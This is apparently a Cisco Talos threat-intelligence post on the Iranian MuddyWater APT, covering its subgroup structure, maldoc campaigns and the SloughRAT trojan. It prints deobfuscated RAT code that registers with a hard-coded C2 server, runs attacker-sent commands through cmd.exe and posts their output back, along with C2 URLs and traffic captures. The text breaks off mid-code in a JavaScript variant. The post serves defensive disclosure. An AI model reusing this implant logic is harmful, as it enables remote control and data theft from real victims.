

Iranian linked conglomerate MuddyWater comprised of regionally focused subgroups

blog.talosintelligence.com/iranian-supergroup-muddywater/

Asheer Malhotra

March 10, 2022



By [Asheer Malhotra](#), [Vitor Ventura](#), [Arnaud Zobec](#)

Thursday, March 10, 2022 08:03

Threat Spotlight

- Cisco Talos has observed new cyber attacks targeting Turkey and other Asian countries we believe with high confidence are from groups operating under the MuddyWater umbrella of APT groups. [U.S. Cyber Command](#) recently connected MuddyWater to Iran's Ministry of Intelligence and Security (MOIS).
- These campaigns primarily utilize malicious documents (maldocs) to deploy downloaders and RATs implemented in a variety of languages, such as PowerShell, Visual Basic and JavaScript.
- Another new campaign targeting the Arabian peninsula deploys a WSF-based RAT we're calling "SloughRAT", identified as an implant called "canopy" by CISA in their [advisory](#) released in late February.

- Based on a review of multiple MuddyWater campaigns, we assess that the Iranian APT is a conglomerate of multiple teams operating independently rather than a single threat actor group.
- The MuddyWater supergroup is highly motivated and can use unauthorized access to conduct espionage, intellectual property theft and deploy ransomware and destructive malware in an enterprise.

Executive summary

Cisco Talos has identified multiple campaigns and tools being perpetrated by the MuddyWater APT group, widely considered to be affiliated with Iranian interests. These threat actors are considered extremely motivated and persistent when it comes to targeting victims across the globe.

Talos disclosed a MuddyWater campaign in January targeting Turkish entities that leveraged maldocs and executable-based infection chains to deliver multistage, PowerShell-based downloader malware. This group previously used the same tactics to target other countries in Asia, such as Armenia and Pakistan.

In our latest findings, we discovered a new campaign targeting Turkey and the Arabian peninsula with maldocs to deliver a Windows script file (WSF)-based remote access trojan (RAT) we're calling "SloughRAT" an implant known by "canopy" in CISA's most recent alert from February 2022 about MuddyWater.

This trojan, although obfuscated, is relatively simple and attempts to execute arbitrary code and commands received from its command and control (C2) servers.

Our investigation also led to the discovery of the use of two additional script-based implants: one written in Visual Basic (VB) (late 2021 - 2022) and one in JavaScript (2019 - 2020), which also downloads and runs arbitrary commands on the victim's system.

MuddyWater's variety of lures and payloads — along with the targeting of several different geographic regions — strengthens our growing hypothesis that MuddyWater is a conglomerate of sub-groups rather than a single actor. These sub-groups have conducted campaigns against a variety of industries such as national and local governments and ministries, universities and private entities such as telecommunication providers. While these teams seem to operate independently, they are all motivated by the same factors that align with Iranian national security objectives, including espionage, intellectual theft, and destructive or disruptive operations based on the victims they target.

A variety of campaigns analyzed are marked by the development and use of distinct infection vectors and tools to gain entry, establish long-term access, siphon valuable information and monitor their targets. The MuddyWater teams appear to share TTPs, as

evidenced by the incremental adoption of various techniques over time in different MuddyWater campaigns. We represent this progression in a detailed graphic in the first main section of this blog.

MuddyWater threat actor

MuddyWater, also known as "MERCURY" or "Static Kitten," is an APT group the [U.S. Cyber Command](#) recently attributed to Iran's Ministry of Intelligence and Security ([MOIS](#)). This threat actor, active since at least [2017](#), frequently conducts campaigns against high-value targets in countries in North America, Europe and Asia. MuddyWater campaigns typically fall into one of the following categories:

- **Espionage:** Collecting information on adversaries or regional partners that can benefit Iran by helping to advance its political, economic, or national security interests.
- **Intellectual property theft:** Stealing intellectual property and other proprietary information can benefit Iran in a variety of ways, including helping Iranian businesses against their competitors, influencing economic policy decisions at the state level, or informing government-related research and design efforts, among others. These campaigns target [private](#) and government entities, such as universities, think tanks, federal agencies, and various industry verticals.
- **Ransomware attacks:** MuddyWater has previously attempted to deploy [ransomware](#), such as [Thanos](#), on victim networks to either destroy evidence of their intrusions or disrupt operations.


MuddyWater frequently relies on the use of DNS to contact their C2 servers, while the initial contact with hosting servers is done via HTTP. Their initial payloads usually use PowerShell, Visual Basic and JavaScript scripting along with living-off-the-land binaries ([LoLBins](#)) and remote connection utilities to assist in the initial stages of the infection.

MuddyWater likely comprised of multiple sub-groups

We assess that MuddyWater is a conglomerate of smaller teams, with each team using different targeting tactics against specific regions of the world. They appear to share some techniques and evolve them as needed. This sharing is possibly the result of contractors that move from team to team, or the use of the same development and operational contractors across each team. The latter also explains why we have seen simple indicators such as unique strings and watermarks shared between MuddyWater and the Phosphorus (aka APT35 and Charming Kitten) APT groups. These groups are attributed to different Iranian state organizations — the [MOIS](#) and [IRGC](#), respectively.

Based on new information and a review of MuddyWater threat activity and TTPs, we can link together the attacks covered [in our January 2022 MuddyWater blog](#) with this most recent campaign targeting Turkey and other Asian countries. The graphic below shows the

overlap in TTPs and regional targeting between the various MuddyWater campaigns, which suggests these attacks are distinct, yet related, clusters of activity. While some campaigns initially appeared to leverage new TTPs that seemed unrelated to other operations, we later found that they instead demonstrated a broader TTP-sharing paradigm, typical of coordinated operational teams.



Tracing MuddyWater's activity over the last year, we see that some of the shared techniques seem to be refined from one region to the other, suggesting the teams use their preferred flavors of tools of choice, including final payloads. The above timeline also shows the incremental usage of certain techniques in different campaigns over time, suggesting that they are tested and improved before being implemented in future operations.

The first two techniques we see being implemented and then shared in future operations are signaling tokens and an executable dropper. We first observed the usage of tokens for signaling in April 2021 in a campaign against Pakistan via a simple dropper that downloads the "Connectwise" remote administration tool. Later, in June, we see the first usage of the

executable dropper against Armenia (described in detail in our previous post). The dropped payload is a PowerShell script that loads another PowerShell script that downloads and executes a final PowerShell-based payload.

The two techniques were then combined later in August 2021 in a campaign targeting Pakistan, this time still using the homemade tokens. Later, the actors graduated to a more professional implementation of the token by using [canarytokens\[.\]com](#)'s infrastructure. [canarytokens\[.\]com](#) is a legitimate service that MuddyWater uses to make their operations appear less suspicious. These techniques were next leveraged in a November 2021 campaign targeting Turkey in the campaign we described in our January blog. In these attacks on Turkey, MuddyWater used maldocs with tokens and the same executable droppers previously seen targeting Armenia and Pakistan.

In March 2021, we observed MuddyWater using the [Ligolo reverse-tunneling tool](#) in attacks on Middle Eastern countries. This tactic was later reused in December 2021, along with the introduction of a new implant. Beginning in December 2021, we observed MuddyWater using a new WSF-based RAT we named "SloughRAT" to target countries in the Arabian Peninsula, which is described in more detail later in this blog. During our investigation, we discovered another version of SloughRAT being deployed against entities in Jordan. This attack included the deployment of Ligolo — a MuddyWater tactic also corroborated by Trend Micro in [March 2021](#) — following the deployment of SloughRAT.

All these attacks show an interesting pattern: Multiple commonalities in some key infection artifacts and TTPs, while retaining enough operational distinctions. This pattern can be broken down into the following practices:

- The introduction of a TTP in one geography, a delay of typically two or three months, then the reuse of that same TTP in a completely different geography, alongside other proven TTPs borrowed from campaigns conducted in another geography.
- The introduction of at least one new TTP completely novel to MuddyWater's tactics in almost every geographically distinct campaign.

These observations strongly indicate that MuddyWater is a group of groups, each responsible for targeting a specific geography. Each is also responsible for developing novel infection techniques while being allowed to borrow from a pool of TTPs tested in previously separate campaigns.

Campaigns

Tying together previous MuddyWater campaigns

In our previous post, we disclosed two campaigns using the same types of Windows executables — one targeting Turkey in November 2021 and one from June 2021 targeting Armenia. Another campaign illustrated previously used similar executables, this time to target Pakistan. This campaign deployed a PowerShell-based downloader on the endpoint to accept and execute additional PS1 commands from the C2 server.

Going further back, in April 2021, we observed another instance of Muddywater targeting entities in Pakistan, this time with a maldoc-based infection vector. The lure document claimed to be part of a court case, as the image below shows.



Malicious lure containing a blurred image of the state emblem of Pakistan and referring to a court case.

In this case, however, the attackers attempted to deploy the Connectwise Remote Access client on the target's endpoints, a tactic commonly used by MuddyWater to gain an initial foothold on targets' endpoints.

In the attacks deploying the RAT in April 2021 and the EXE-based infection vector from August 2021, the maldocs and decoy documents reached out to a common server to download a common image file that links them.

These campaigns used a homemade implementation of signaling tokens. In this case, the maldocs have an external entity downloaded from an attacker-controller server. This entity consists in a simple image which has no malicious content. The same base URL is employed in both campaigns:

[http://172.245.81\[.\]135:10196/Geq5P3aFpaSrK3PZtErNgUsVCfqQ9kZ9/](http://172.245.81[.]135:10196/Geq5P3aFpaSrK3PZtErNgUsVCfqQ9kZ9/)

However, the maldoc appends the additional URL extension

["ef4f0d9af47d737076923cfccfe01ba7/layer.jpg"](http://172.245.81[.]135:10196/ef4f0d9af47d737076923cfccfe01ba7/layer.jpg) while the decoy appends ["/Pan-op/gallery.jpg"](http://172.245.81[.]135:10196/Pan-op/gallery.jpg).

This may be a way for the attackers to track their initial infection vector and determine which one is more successful. It is highly likely that the attackers used this server as a token tracker to keep track of successful infections in this campaign. This token-tracking system was then migrated to CanaryTokens in September 2021 in the attacks targeting Turkey using the malicious Excel documents.

MuddyWater Middle East campaign using maldocs — SloughRAT

During a recent IR engagement, Talos observed multiple instances of malicious documents (maldocs) — specifically XLS files — distributed by MuddyWater. These XLS files were observed targeting the Arabian peninsula through a recent phishing campaign.

The maldoc consists of a malicious macro that drops two WSF files on the endpoint. One of these scripts is the instrumentor script meant to execute the next stage. This instrumentor script is placed in the current user's Startup folder by the VBA macro to establish persistence across reboots.

The second script is a WSF-based RAT we call "SloughRAT" that can execute arbitrary commands on the infected endpoint. This RAT consists of obfuscated code from interweaved Visual Basic and JavaScript.



Excel document that drops the Outlook.wsf file.

WSF-based instrumentor script

At first glance, the instrumentor script looks complicated because of its obfuscation. However, at its core, the script is solely meant to execute the next stage WSF RAT payload.

At runtime, the code deobfuscates two key components for the next stage:

- Path to the RAT script that's hard-coded but obfuscated.
- The de-facto key in the RAT that triggers the malicious code to call.

This data is then used to make a call to the WSF-based RAT:

```
cmd.exe /c <path_to_WSF_RAT> <key>
```

```

Function r72JxiyFgzoT1cj03FW2p4bpmC05ZsRx()
  PprJwVD1jVboW9s2WjL9uCH1Jk02tisB = launch_callback_routine_01("meta_obfuscation_routine_01", "56d626666105650776766207265f662246f737c67676624
  677c7f4d5561677184427021466163637ce5b0f5f8c54e547029620123636b037f2f6538686e745c636")
  ' line above means cmd.exe /c cscript.exe %LocalAppData%\Outlook.wsf humpback_whale'
  execute_launch_callback_routine_01("meta_obfuscation_routine_01", "541745454293522457c66533530c446377b43703344674533706750657453a1a644277f487
  049533e52777e7a3c23292a6403792a7161316b69ad322d5b093258423a62307c8c44692605567")
  'line above means vqFIPLLYRjbxR8Km3m9p1ACzyK4Zps20.run PprJwVD1jVboW9s2WjL9uCH1Jk02tisB,0,TRUE'
End Function

```

Deobfuscation of persistence.

SloughRAT analysis

The WSF implant has several capabilities. The script uses multilayer obfuscation to hide its true extensions. The screenshots below are the result of the analysis and are deobfuscations for better comprehension.

The RAT script needs a function name as an argument to execute correctly and perform its malicious activities. This name is provided by the instrumentor script and could be a method of thwarting automated dynamic analysis, since submitting the RAT script in isolation without the function name as an argument will result in a failed run of the sample in a sandbox.

Preliminary information gathering and infection registration

The RAT script begins execution by performing a WMI query to record the IP address of the infected endpoint.

```

211
212 Public Function [discovery_routine_01 !#humpback_whale#!]()
213   '# This function aims to make a network discovery (for every routes)'
214
215   dot_discovery_routine_01 = launch_callback_routine_01("meta_obfuscation_routine_01", "e2")
216   '# line above means "." '
217   Set WMI_OBJECT_discovery_routine_01 = GetObject(launch_callback_routine_01("meta_obfuscation_routine_01", "a3966766d4d6e73777") _
218     & launch_callback_routine_01("meta_obfuscation_routine_01", "c596726771f766476657666667d19673c656f756c432f590ed16e6473e26d606d5c
219     5b7") & dot_discovery_routine_01 & launch_callback_routine_01("meta_obfuscation_routine_01", "232766666dc579f3f467c5"))
220   '# line above means {impersonationLevel=impersonate}!\ & . & \root\cimv2'
221
222   Set WMI_return_discovery_routine_01 = WMI_OBJECT_discovery_routine_01.ExecQuery(
223     launch_callback_routine_01("meta_obfuscation_routine_01", "5656666622a66727664562e524f429730694f522d7f65365035300471655c3c635"))
224   '# line above means => Select * from Win32_IP4RouteTable '
225
226   Dim output_discovery_routine_01
227   For Each WMI_return_entry_discovery_routine_01 in WMI_return_discovery_routine_01
228     IF WMI_return_entry_discovery_routine_01.Type = 4 Then
229       output_discovery_routine_01 = WMI_return_entry_discovery_routine_01.NextHop
230     Exit For
231     End If
232   Next
233   [discovery_routine_01 !#humpback_whale#!] = output_discovery_routine_01
234 End Function

```

Deobfuscation of discovery capabilities.

It will then get the user and computer names by querying the environment variables:

- %COMPUTERNAME%
- %USERNAME%

```

60
61 Public Function [get_computername_username_routine_01 !#humpback_whale#!]()
62 [get_computername_username_routine_01 !#humpback_whale#!] = WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings(
    launch_callback_routine_01("meta_obfuscation_routine_01", "523444445d555445e12d4f05452")) & "/" &
    WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings(
    launch_callback_routine_01("meta_obfuscation_routine_01", "52554454ed1554325452"))
63 '#line above means %COMPUTERNAME%/ %USERNAME%'
64 End Function
65

```

Deobfuscation of discovery capabilities.

This system information is then concatenated using a delimiter and encoded to register the infected system with the C2 server hardcoded into the implant.

Format:

<IP_address>|!) !) ! |%ComputerName%/ %USERNAME%

RAT capabilities

This RAT's capabilities are relatively simple, aside from the information-gathering capabilities described previously.

Once the infection is registered with the C2 server, the implant will receive a command code from the C2 server. The implant uses two different URLs:

- One is used to register the implant and request arbitrary commands from the C2.
- Another that is used to POST the results of the commands executed on the infected endpoint.

The communication with the C2 is done using the common ServerXMLHTTP from the MSXML2 API to instrument an HTTP POST request.

The time between each request is randomized, which makes the malware stealthier and can bypass some sandboxes.

```

308 Function [http_routine_01 !#humpback_whale#!](arg1_http_routine_01,arg2_http_routine_01)
309 On Error Resume Next
310 Set MSXML2HTTP_OBJECT = CreateObject("MSXML2.ServerXMLHTTP")
311 arg1_http_routine_01 = launch_callback_routine_01("meta_obfuscation_routine_01", "f247737324533922ee313132e33f9f313024a9386") &
    arg1_http_routine_01
312 ' line above : arg1_http_routine_01 = http://5.199.133.149/
313 '#with adults ranging in length from 12a<0x80><0x93>16 m and weighing around 25a<0x80><0x93>30 t.
314 Dim POST_METHOD_http_routine_01
315 POST_METHOD_http_routine_01 = launch_callback_routine_01("meta_obfuscation_routine_01", "45f43505")
316 ' line above => POST
317 execute launch_callback_routine_01("meta_obfuscation_routine_01", "564336363c1235234763432433683745332366134435680434845453440637c
    8454343b6757472364a7641e2e54227456c36b32676a624932346cc8645536341230266582517a665e450a4fee4636363347673207775a63215354670955337f4
    4423c593741324473754")
318 ' line above => E442779124B3E37D2A3F77D77B66A.Open POST_METHOD_http_routine_01,arg1_http_routine_01,False
319 execute "MSXML2HTTP_OBJECT.setRequestHeader ""Charset"" ,""UTF-8""
320 execute "MSXML2HTTP_OBJECT.setRequestHeader ""Content-Type"" ,""application/x-www-form-urlencoded""
321 execute "MSXML2HTTP_OBJECT.setRequestHeader ""Content-Length"" ,len(arg2_http_routine_01)"
322 POST_METHOD_http_routine_01 = "v1=" & arg2_http_routine_01
323 execute launch_callback_routine_01("meta_obfuscation_routine_01", "464336333e15342345e74323366e3644332334137635630334845452542331e
    b0245e3269de4c438660273767476717436137543750653352446237493741324472354")
324 ' line above => E442779124B3E37D2A3F77D77B66A.send POST_METHOD_http_routine_01
325 [http_routine_01 !#humpback_whale#!] = MSXML2HTTP_OBJECT.status & "!&^&!/" &
    launch_callback_routine_01("meta_obfuscation_routine_01",MSXML2HTTP_OBJECT.responseText)
326 End Function
327
328 Function launch_callback_routine_02(launch_callback_routine_02)
329 Dim weWR5iSsBeHC3ZxUo6vbeKMH19rkk : set weWR5iSsBeHC3ZxUo6vbeKMH19rkk = GetRef(launch_callback_routine_02 & "_!#" &
    Wscript.Arguments.Item(0) & "#!")
330 launch_callback_routine_02 = weWR5iSsBeHC3ZxUo6vbeKMH19rkk()
331 End Function
332

```

Deobfuscation of HTTP request construction.

Any data sent to the C2 server is in the format of HTTP forms accompanied by relevant headers, like:

- Content-Type
- Content-Length
- CharSet.

First, the script sends the system information to the first C2 URL, by encoding the message, and sending it via POST request, inside the parameter "v1" using the following format:

<IP_address>|!) !) ! |%ComputerName%/ %USERNAME%

The image shows a network traffic capture with the following details:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000		5.199.133.149	TCP	66	56581 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	0.022084	5.199.133.149		TCP	60	80 → 56581 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3	0.022362		5.199.133.149	TCP	54	56581 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
4	0.022841		5.199.133.149	TCP	331	56581 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=277 [TCP segment of a reassembled PDU]
5	0.023025		5.199.133.149	HTTP	151	POST /jznmustntblvmdvgcwbvqb HTTP/1.1 (application/x-www-form-urlencoded)
6	0.023535	5.199.133.149		TCP	60	80 → 56581 [ACK] Seq=1 Ack=278 Win=64240 Len=0

Full request URI: http://5.199.133.149/jznmustntblvmdvgcwbvqb
[HTTP request 1/1]
[Response in frame: 8]
File Data: 97 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "v1" = "E6932[redacted]421F613"

Hex dump of the request body shows the parameter v1 with its value: v1=E6932[redacted]421F613

Then, the server returns a UID constructed via concatenation of the server IP and an UUIDv4.

The image shows a network traffic capture with the following details:

No.	Time	Source	Destination	Protocol	Length	Info
4	0.022841		5.199.133.149	TCP	331	56581 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=277 [TCP segment of a reassembled PDU]
5	0.023025		5.199.133.149	HTTP	151	POST /jznmustntblvmdvgcwbvqb HTTP/1.1 (application/x-www-form-urlencoded)
6	0.023535	5.199.133.149		TCP	60	80 → 56581 [ACK] Seq=1 Ack=278 Win=64240 Len=0
7	0.023535	5.199.133.149		TCP	60	80 → 56581 [ACK] Seq=1 Ack=375 Win=64240 Len=0
8	0.353370	5.199.133.149		HTTP	876	HTTP/1.1 200 OK
9	0.396927		5.199.133.149	TCP	54	56581 → 80 [ACK] Seq=375 Ack=823 Win=63418 Len=0

[Request URI: http://5.199.133.149/jznmustntblvmdvgcwbvqb]
> HTTP chunked response
File Data: 100 bytes
Data (100 bytes)
Data: 34366432333333[redacted]
[Length: 100]

Hex dump of the response body shows the UID: 34366432333333[redacted]46d23336 33333612

For example, the UID 5-199-133-149-<UUIDv4>

is stored in a variable and sends keep-alive messages to request alive commands from the C2.

Then, this UID is sent through "v1" parameters inside a POST HTTP request to another C2 URL.

No.	Time	Source	Destination	Protocol	Length	Info
16	17.036394		5.199.133.149	TCP	54	56593 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
17	17.037995		5.199.133.149	TCP	327	56593 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=273 [TCP segment of a reassembled PDU]
18	17.039097	5.199.133.149		TCP	60	80 → 56593 [ACK] Seq=1 Ack=274 Win=64240 Len=0
19	17.039482		5.199.133.149	HTTP	157	POST /oeajgyxyxclqmfqayv HTTP/1.1 (application/x-www-form-urlencoded)
20	17.040043	5.199.133.149		TCP	60	80 → 56593 [ACK] Seq=1 Ack=377 Win=64240 Len=0
21	17.323013	5.199.133.149		HTTP	779	HTTP/1.1 200 OK

[HTTP request 1/2]
[\[Response in frame: 21\]](#)
[\[Next request in frame: 24\]](#)
File Data: 103 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "v1" = "46D2333[REDACTED]"

```

0000 00 50 56 f9 2d 7b 00 0c 29 29 24 bc 08 00 45 00  .PV--{..)}$...E.
0010 00 8f 6c 88 40 00 80 06 00 00 c0 a8 99 82 05 c7  ..1@..x.....
0020 85 95 dd 11 00 50 8f 7d 40 5f 5b d4 75 1d 50 18  ....P.}_@[_uP.
0030 fa f0 e6 08 00 00 76 6c 3d 34 36 44 32 33 33 33  ....v1=46D2333
0040
0050
0060
0070
0080
0090

```

When the server receives this UID, it returns an encoded message that the script interprets.

No.	Time	Source	Destination	Protocol	Length	Info
16	17.036394		5.199.133.149	TCP	54	56593 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
17	17.037995		5.199.133.149	TCP	327	56593 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=273 [TCP segment of a reassembled PDU]
18	17.039097	5.199.133.149		TCP	60	80 → 56593 [ACK] Seq=1 Ack=274 Win=64240 Len=0
19	17.039482		5.199.133.149	HTTP	157	POST /oeajgyxyxclqmfqayv HTTP/1.1 (application/x-www-form-urlencoded)
20	17.040043	5.199.133.149		TCP	60	80 → 56593 [ACK] Seq=1 Ack=377 Win=64240 Len=0
21	17.323013	5.199.133.149		HTTP	779	HTTP/1.1 200 OK

[Request URI: http://5.199.133.149/oeajgyxyxclqmfqayv]
> HTTP chunked response
File Data: 4 bytes
Data (4 bytes)
Data: 62366636
[Length: 4]

```

0000 62 36 66 36                                     b6f6

```

The message can be:

- "ok": Do nothing and send the UID again (like a keep-alive).
- "401": This order cleans the UID variable and forces the script to request another UID, by sending a request to the first URI.
- A command to execute that starts the command execution routine.

A command received from the C2 server will be executed using the command line utility. Its output is recorded in a temporary file on disk in a location such as "%TEMP%\stari.txt". This data is then immediately read and sent out to the C2. The message will have the following format:

<UID>|!|!|!<result of command output>

Commands are executed using the command line:

cmd.exe /c <command_sent_by_C2> >> <path_to_temp_file>

```

274 Function [execution_cmd_routine_01 !#humpback_whale#!](arg1_execution_cmd_routine_01)
275 Dim IyFKRFW7hdSsoYRCdGQ1WkTA4yUXSApW, aXjYqERPrZq6K2u4Yj8lUj0Zd29G1aaS, output_execution_cmd_routine_01
276 output_execution_cmd_routine_01 = "no"
277 IyFKRFW7hdSsoYRCdGQ1WkTA4yUXSApW = launch_callback_routine_01("meta_obfuscation_routine_01", "02d62262f8760e5453636") &
arg1_execution_cmd_routine_01 &
launch_callback_routine_01("meta_obfuscation_routine_01", "47e3273264d726c737955607215447e206e58702")
278 '# line above means cmd.exe /c <of argv1> >> %temp%\stari.txt'
279 execute launch_callback_routine_01("meta_obfuscation_routine_01", "54557545422372b757c4763545ac43445414055465447354559646574476487
4454326344f979442e73774e6771ba2120660b7a6c516f39695ab558214c213571572b78605c67544421855f6")
280 '# line above means WScript_Shell_object.run IyFKRFW7hdSsoYRCdGQ1WkTA4yUXSApW,0,TRUE'
281
282 '#The humpback has a distinctive body shape
283 If jk4590854k19i0gf54yfdgrfsar34 = 0 Then
284 Set aXjYqERPrZq6K2u4Yj8lUj0Zd29G1aaS = CreateObject("Scripting.FileSystemObject")
285
286 If (aXjYqERPrZq6K2u4Yj8lUj0Zd29G1aaS.FileExists(file_object_tmp_stari_txt)) Then
287 Set file = aXjYqERPrZq6K2u4Yj8lUj0Zd29G1aaS.OpenTextFile(file_object_tmp_stari_txt, 1)
288 content = file.ReadAll
289 if len(content)>1 then
290 output_execution_cmd_routine_01 = content
291 End If
292 Else
293 output_execution_cmd_routine_01 = "ok"
294 End If
295 Else
296 output_execution_cmd_routine_01 = "no"
297 End If
298
299 [execution_cmd_routine_01 !#humpback_whale#!] = output_execution_cmd_routine_01
300 End Function
301

```

Deobfuscation of command execution routine.

The attackers used another version of SloughRAT, which isn't as obfuscated as the version illustrated earlier, this time targeting entities in the Arabian peninsula. The overall functionality used in this instance is the same with minor modifications in file paths, delimiters, etc.

```

while(true) {
    try {
        mdjkkfnek435(random(6,1))
        if(msadknj4569v) {
            sdfmsdrf4j3 = masdmj435
            if(res!="") {
                sdfmsdrf4j3 = sdfmsdrf4j3 + "|" + res
            } else {
            }

            resp = rew(mskjpamgvntjk4khs("b961503044668b6e0a7766663336"),menvjrui5409skm(sdfmsdrf4j3)) // "i100dfknzphd5k"
            dmek458ff11 = resp.split("/$$$$$/")

            if(dmek458ff11[0]==200) {
                if(res!="") {
                    res = ""
                    jekgviotgkg()
                }

